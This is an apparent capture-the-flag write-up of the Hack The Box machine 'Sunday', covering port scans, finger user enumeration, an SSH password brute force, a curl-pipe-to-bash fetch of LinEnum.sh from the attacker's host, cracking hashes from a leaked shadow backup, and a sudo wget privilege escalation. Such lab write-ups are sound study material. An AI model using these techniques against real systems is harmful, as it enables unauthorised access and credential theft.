
Sunday

Sunday

This is an Easy HTB box.



Phase 1: Information Gathering / Recon

The autorecon did great right off the bat. It actually beat the super thorough nmap scan I usually do.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ autorecon 10.10.10.76
[*] Scanning target 10.10.10.76
[!] [10.10.10.76/top-100-udp-ports] UDP scan requires AutoRecon be run with
root privileges.
[*] [10.10.10.76/all-tcp-ports] Discovered open port tcp/111 on 10.10.10.76
[*] [10.10.10.76/all-tcp-ports] Discovered open port tcp/6787 on 10.10.10.76
[*] [10.10.10.76/all-tcp-ports] Discovered open port tcp/79 on 10.10.10.76
[*] [10.10.10.76/all-tcp-ports] Discovered open port tcp/515 on 10.10.10.76
[*] [10.10.10.76/all-tcp-ports] Discovered open port tcp/22022 on 10.10.10.7
6
```

This server is doing a pretty good job at hiding its details.

```
79/tcp   filtered finger
111/tcp  filtered rpcbind
515/tcp  filtered printer
22022/tcp filtered ssh
6787/tcp filtered smc-admin
```

Phase 2: Pivot to Specific Service

Port 79: finger

Here is the nmap scan results:

```
# Nmap 7.94 scan initiated Thu Oct 26 13:47:46 2023 as: nmap -vv --reason -
Pn -T4 -sV -p 79 --script=banner,finger -oN
/home/cybersauruswest/results/10.10.10.76/scans/tcp79/tcp_79_finger_nmap.txt
-oX
/home/cybersauruswest/results/10.10.10.76/scans/tcp79/xml/tcp_79_finger_nmap
.xml 10.10.10.76
Nmap scan report for 10.10.10.76
Host is up, received user-set.
```

```
Scanned at 2023-10-26 13:47:46 PDT for 1s

PORT    STATE    SERVICE REASON      VERSION
79/tcp filtered finger  no-response

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Oct 26 13:47:48 2023 -- 1 IP address (1 host up) scanned
in 1.28 seconds
```

Apparently finger used to be used way long ago. We can see what users are logged in with `finger @<ip>`


```
┌──(cybersauruswest㉿kali)-[~]
└─$ finger @10.10.10.76
No one logged on
```

We can also try to check if a user exists by running `finger <user>@<ip>`

```
┌──(cybersauruswest㉿kali)-[~]
└─$ finger cybersauruswest@10.10.10.76
Login       Name               TTY         Idle    When    Where
cybersauruswest       ???
```

That would be a no. But, we could use this feature to brute force and find some users with


`./Tools/finger-user-enum.pl -U ./Wordlists/names.txt -t <ip>`



Here are the users we found:

```
access
admin
anne marie
bin
dee dee
jo ann
la verne
line
message
miof mela
sammy
sunny
sys
zsa zsa
```

Now we can verify these names as seen previously.



This brings the valid username list down to:

```
sunny
sammy
```

Port 111: rpcbind

Here is the nmap scan results:

```
# Nmap 7.94 scan initiated Thu Oct 26 13:47:46 2023 as: nmap -vv --reason -Pn -T4 -sV -p 111 "--script=banner,(rpcinfo or nfs*) and not (brute or broadcast or dos or external or fuzzer)" -oN /home/cybersauruswest/results/10.10.10.76/scans/tcp111/tcp_111_nfs_nmap.txt -oX /home/cybersauruswest/results/10.10.10.76/scans/tcp111/xml/tcp_111_nfs_nmap.xml 10.10.10.76
Nmap scan report for 10.10.10.76
Host is up, received user-set.
Scanned at 2023-10-26 13:47:46 PDT for 2s

PORT    STATE    SERVICE REASON      VERSION
111/tcp filtered rpcbind no-response

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 26 13:47:48 2023 -- 1 IP address (1 host up) scanned in 1.27 seconds
```

So here's the deal, I've found in the past that this is an important port to focus in on, so we are going to run some extra tests.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap -sV -p 111 --script=rpcinfo 10.10.10.76 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 13:58 PDT
Nmap scan report for 10.10.10.76
Host is up (0.57s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds
```

We found a version?

`rpcbind 2-4 (RPC #100000)`

Unfortunately this only leads to DOS scripts.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit rpcbind
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
rpcbind - CALLIT procedure UDP Crash (PoC             | linux/dos/26887.rb
RPCBind / libtirpc - Denial of Service                | linux/dos/41974.rb
Wietse Venema Rpcbind Replacement 2.1 - D             | unix/dos/20376.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Port 515: printer

Port 22022: ssh

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-26 16:44 PDT
Nmap scan report for 10.10.10.76
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
22022/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|_  256 da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

Port 6787: smc-admin

Phase 3: Service Exploitation

We identified an irregular SSH port and some usernames to try. Let's fire up hydra.

That took forever but got us the answer.
`sunny:sunday`

Phase 4: Initial Access

```
┌──(cybersauruswest㉿kali)-[~]
└─$ ssh -p 22022 sunny@10.10.10.76
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]:22022)' can't b
e established.
ED25519 key fingerprint is SHA256:t3OPHhtGi4xT7FTt3pgi5hSIsfljwBsZAUOPVy8QyX
c.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.76]:22022' (ED25519) to the list of kn
own hosts.
(sunny@10.10.10.76) Password:
Last login: Wed Apr 13 15:35:50 2022 from 10.10.14.13
Oracle Corporation      SunOS 5.11      11.4    Aug 2018
sunny@sunday:~$
```

By using `find` we see that sammy has the user.txt flag.

```
/home/sammy/user.txt
```

But weirdly enough we have access to view its contents still!

```
sunny@sunday:~$ cat /home/sammy/user.txt
924724d0ff2929f381dbecfb89f88760
```

Phase 5: Privlege Escalation

As usual, we start by setting up a web server on kali, then on the target server we curl for LinEnum.sh and pipe it through bash.

```
sunny@sunday:~$ curl 10.10.14.22:80/Tools/LinEnum.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curr
ent
                                 Dload  Upload   Total   Spent    Left  Spee
d
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
 28 46642   28 13280    0     0   7990      0  0:00:05  0:00:01  0:00:04  79
 28 46642   28 13280    0     0   4988      0  0:00:09  0:00:02  0:00:07  49
 28 46642   28 13280    0     0   3626      0  0:00:12  0:00:03  0:00:09  36
 42 46642   42 19920    0     0   4684      0  0:00:09  0:00:04  0:00:05  46
100 46642  100 46642    0     0  10550      0  0:00:04  0:00:04 --:--:-- 109
00

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Enabled

Scan started at:
Thu Oct 26 23:58:42 UTC 2023
```

We learn that this server is `Oracle Solaris 11.4`.

```
[+] We can sudo without supplying a password!
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
```

Lots of interesting stuff, but something that doesn't come up is the backup folder on this system:

```
sunny@sunday:~$ ls -al /
total 1858
drwxr-xr-x  25 root     sys          28 Oct 26 19:55 .
drwxr-xr-x  25 root     sys          28 Oct 26 19:55 ..
drwxr-xr-x   2 root     root          4 Dec 19  2021 backup
lrwxrwxrwx   1 root     root          9 Dec  8  2021 bin → ./usr/bin
drwxr-xr-x   5 root     sys           9 Dec  8  2021 boot
drwxr-xr-x   2 root     root          4 Dec 19  2021 cdrom
drwxr-xr-x 219 root     sys         219 Oct 26 19:55 dev
drwxr-xr-x  11 root     sys          11 Oct 26 23:53 devices
drwxr-xr-x  81 root     sys         173 Oct 27 00:12 etc
drwxr-xr-x   3 root     sys           3 Dec  8  2021 export
dr-xr-xr-x   4 root     root          4 Dec 19  2021 home
drwxr-xr-x  21 root     sys          21 Dec  8  2021 kernel
drwxr-xr-x  11 root     bin         342 Dec  8  2021 lib
drwxr-xr-x   2 root     root          3 Oct 26 19:55 media
drwxr-xr-x   2 root     sys           2 Aug 17  2018 mnt
dr-xr-xr-x   1 root     root          1 Oct 26 19:55 net
dr-xr-xr-x   1 root     root          1 Oct 26 19:55 nfs4
drwxr-xr-x   2 root     sys           2 Aug 17  2018 opt
drwxr-xr-x   4 root     sys           4 Aug 17  2018 platform
dr-xr-xr-x 142 root     root     480032 Oct 27 00:12 proc
drwx------   2 root     root         10 Apr 13  2022 root
drwxr-xr-x   3 root     root          3 Dec  8  2021 rpool
lrwxrwxrwx   1 root     root         10 Dec  8  2021 sbin → ./usr/sbin
drwxr-xr-x   7 root     root          7 Dec  8  2021 system
drwxrwxrwt   3 root     sys         276 Oct 27 00:12 tmp
drwxr-xr-x  29 root     sys          41 Dec  8  2021 usr
drwxr-xr-x  42 root     sys          51 Dec  8  2021 var
-r--r--r--   1 root     root     298504 Aug 17  2018 zvboot
```

This looks juicy.

```
sunny@sunday:~$ ls -al /backup
total 28
drwxr-xr-x   2 root     root          4 Dec 19  2021 .
drwxr-xr-x  25 root     sys          28 Oct 26 19:55 ..
-rw-r--r--   1 root     root         319 Dec 19  2021 agent22.backup
-rw-r--r--   1 root     root         319 Dec 19  2021 shadow.backup
```

Lets take a look.

```
sunny@sunday:~$ cat /backup/shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

Wow, hashes. Too bad we don't really need to be sammy.

We do, however see that we are allowed to use sudo to run this troll file:

```
sunny@sunday:~$ sudo -l
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
```

Well, it LOOKS like it runs a testing print and then id, which it in turn looks to show that it IS root, because we ran it as sudo.


```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
```

Well ok, lets see if we can replace it with a reverse shell.

```
sunny@sunday:~$ cat test > /root/troll
-bash: /root/troll: Permission denied
```

Well that didn't work, maybe we DO need to crack sammy's password. Let's try with hashcat.

`$5$` hashes appear to be mode 7400 for hashcat:




6300	AIX {smd5}	{smd5}a5/yTL/u$VfvgyHx1xUIXZYBocQpQY0
6400	AIX {ssha256}	{ssha256}06$aJckFGJAB30LTe10$ohUsB7LBPlgclE3hJg9x042DLJvQyxVCX.nZZLEz.g2
6500	AIX {ssha512}	{ssha512}06$bJbkFGJAB30L2e23$bXiXjyH5YGlyoWWmEVwq67nCU5t7GLy9HkCzrodRCQCx3r9VvG98o7
6600	1Password, agilekeychain	https://hashcat.net/misc/example_hashes/hashcat.agilekeychain
6700	AIX {ssha1}	{ssha1}06$bJbkFGJAB30L2e23$dCESGOsP7jaIlAJ1QAcmaGeG.kr
6800	LastPass + LastPass sniffed[4]	a2d1f7b7a1862d0d4a52644e72d59df5:500:lp@trash-mail.com
6900	GOST R 34.11-94	df226c2c6dcb1d995c0299a33a084b201544293c31fc3d279530121d36bbcea9
7000	FortiGate (FortiOS)	AK1AAECAwQFBgcICRARNGqgeC3is8gv2xWWRony9NJnDgE=
7200	GRUB 2	grub.pbkdf2.sha512.10000.7d391ef48645f626b427b1fae06a7219b5b54f4f02b2621f86b5e36e83ae492bd1d
7300	IPMI2 RAKP HMAC-SHA1	b7c2d6f13a43dce2e44ad120a9cd8a13d0ca23f0414275c0bbe1070d2d1299b1c04da0f1a0f1e4e2537300263
7400	sha256crypt 5, SHA256 (Unix)	5rounds=5000$GX7BopJZJxPc/KEK$le16UF8I2Anb.rOrn22AUPWvzUETDGefUmAV8AZkGcD
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth	$krb5pa$23$user$realm$salt$4e751db65422b2117f7eac7b721932dc8aa0d9966785ecd958f971f622bf5c42
7700	SAP CODVN B (BCODE)	USER$C8B48F26B87B7EA7

`hashcat -m 7400 hashes.backup ./Wordlists/rockyou.txt --force`

This resulted in the following:

```
$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:sunday
```


So that didn't get us sammy, but using john (which honestly is a lot simpler) we did get it:




So now we have

```
sunny:sunday
sammy:cooldude!
```

Boom, now we can write to /root/troll by using wget as root (sudo)



To do this we first set up a web server on our kali box and store a simple script to read root.txt in that file:



I later learned that just running bash would get me a full root shell. Something to remember for next time. But this worked! So full pwn of the box accomplished!

Phase 6: Review/Summary/Lessons

- Use john to crack hashes instead of hashcat when possible.
- Finger is an old protocol to find out info about users on a system.
- This box wasn't great. Very buggy and not even a web server.